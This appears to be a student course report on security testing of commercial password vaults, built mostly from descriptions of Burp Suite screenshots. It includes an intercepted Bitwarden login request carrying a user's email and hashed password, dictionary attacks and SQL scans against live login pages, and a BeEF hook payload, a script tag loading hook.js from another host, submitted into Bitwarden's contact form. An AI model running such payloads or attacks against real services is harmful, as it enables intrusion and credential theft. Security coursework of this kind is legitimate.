



NSE 6120: CRYPTOGRAPHIC PROTOCOLS AND NETWORK SECURITY

PROJECT REPORT ON PRIVACY AND SECURITY ANALYSIS OF ONLINE PRIVACY VAULTS



Screenshots:

BitWarden:

A screenshot of the Burp Suite Community Edition interface. The title bar shows "Burp Suite Community Edition v2022.11.1-17268 (Early Adopter) - Temporary Project". The main window has tabs for "Dashboard", "Target", "Proxy" (which is selected), "Intruder", "Repeater", "Sequencer", "Decoder", "Comparer", "Logger", "Extensions", "Learn", and "Settings". Below these tabs are buttons for "Intercept" (which is on), "HTTP history", "WebSockets history", and "Options". The main pane displays a captured POST request to "https://vault.bitwarden.com:443 [104.18.13.33]". The request details show the following headers:

```
POST /identity/connect/token HTTP/2
Host: vault.bitwarden.com
Cookie: TIPMix=43.0773998444031; x-ms-routing-name=self; __cf_bm=bAXoVHQIkCKkUEEx11ivZMZF5xsPblnujY_oucNuRk-1669065420-0-AZ5UtgHyds4FivSSU5JQVIIUDnivwlraAbYFVpITJ10JfnefnS7X1DJuJwahhDkgxSydHVLsXGmfCnehKsKnVukI=_mitata=MTI1YmYzOTUyZDJhZGQ3MDYwNTUyODYxYWE4YzEZmN5ZnJkZTk3YZ3ZG1zOTjjYj1jYjJINWYyODRnMnNkZg=@#/1669065806_@#/cVIBeU64y91j5uR_@#/NzE2NTY5ZmExYjMxTAyMWVmNDEyZDkxDAlNzMwMDM0njAyYWNHMs4ZDRjYmMONTQ3YTJhZTRizjZ1NTYzYQ=_@#/000
Content-Length: 240
Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
Device-Type: 9
Auth-Email: bXfwZGhhcnNoYW5AZ2lhaWwuY29t
Bitwarden-Client-Version: 2022.10.2
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Accept: application/json
Bitwarden-Client-Name: web
Sec-Ch-Ua-Platform: "Windows"
Origin: https://vault.bitwarden.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://vault.bitwarden.com
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
scope=api%20offline_access&client_id=web&deviceType=9&deviceIdentifier=274aa8f1-251d-4480-161405245b1d&deviceName=chrome&grant_type=password&username=mcpdharshan40@gmail.com&password=%2FMRMvxgeh0%2FKX4tA%2FSGov2Hy5cSvvAYAeFBKT1Bgg13D
```

The "Inspector" panel on the right shows the request attributes, body parameters, cookies, and headers. The "Request Headers" section is expanded, showing 26 entries.



The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A request to <https://vault.bitwarden.com:443> (104.18.13.30) is being viewed. The request payload is displayed in the 'Raw' tab, showing a complex JSON object. The 'Inspector' tab shows the raw request and its corresponding response. The response body contains the Bitwarden login page with fields for 'Email Address' and 'Master Password'. The status bar at the bottom right indicates '© 2022 Bitwarden Inc. Version 2022.10.2'.

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. An attack is in progress against the <https://vault.bitwarden.com:443/login> endpoint. The 'Payloads' tab shows a simple list of payloads. The 'Attack' tab displays the results of the attack, showing 221 of 1660 requests processed. The results table includes columns for Request, Position, Payload, Status, Error, Timeout, Length, and Comment. The status bar at the bottom right indicates 'Start attack'.

The screenshot shows the Bitwarden website at <https://www.bitwarden.com>. A contact form is being submitted with the name 'tortuga' and email 'mqpdharshan@gmail.com'. The message field contains the script: <script src="http://10.0.2.15:3000/hook.js"></script>. A red error message box at the bottom states 'Whoops, we encountered a problem.' with the sub-message 'TypeError: NetworkError when attempting to fetch resource.'

NordPass:


The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. A POST request is captured from the 'Target' tab. The URL is https://nordaccount.com/login-entry/login_challenge. The request body contains a large, encoded string of data, likely a challenge or session token. The response tab shows a browser window titled 'Nord Account' with the message 'One more step' and 'Please complete the security check to proceed'. Below the browser window, the status bar indicates 'support@nordaccount.com Terms of Service © 2022 Nord Security. All Rights Reserved.'

The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. A POST request is captured from the 'Target' tab. The URL is https://nordaccount.com/login-entry/login_challenge. The request body contains a large, encoded string of data, likely a challenge or session token. The response tab shows a browser window titled 'Nord Account' with the message 'One more step' and 'Please complete the security check to proceed'. Below the browser window, the status bar indicates 'support@nordaccount.com Terms of Service © 2022 Nord Security. All Rights Reserved.'


Since NordPass only operates on secure link, we were unable to perform SQL Injection or Dictionary attack using Burp suite.

At the same time, NordPass does not have any comment or text box we were also unable to perform Cross site scripting using BEEF on Kali Linux. Their customer service only gives us an option to directly mail or call them.

Passcamp:




While using Burp suite on Passcamp web vault, we could not find the password hash while analysing the packets.




Beef hookup on Passcamp


LastPass:




Similar to Bit warden the hashed password packets were able to be found.



While performing Dictionary attack using Burp suite on LastPass, our account was prompted for verification after 8 attempts.





Beef hookup on LastPass




SQL scan result performed on LastPass

KeeperSecurity:



The traced packet from KeeperSecurity was encoded.



Beef hookup on Keeper security

Dashlane:

Similar to NordPass, Dashlane cannot be accessed on unsecure sources.

1password:

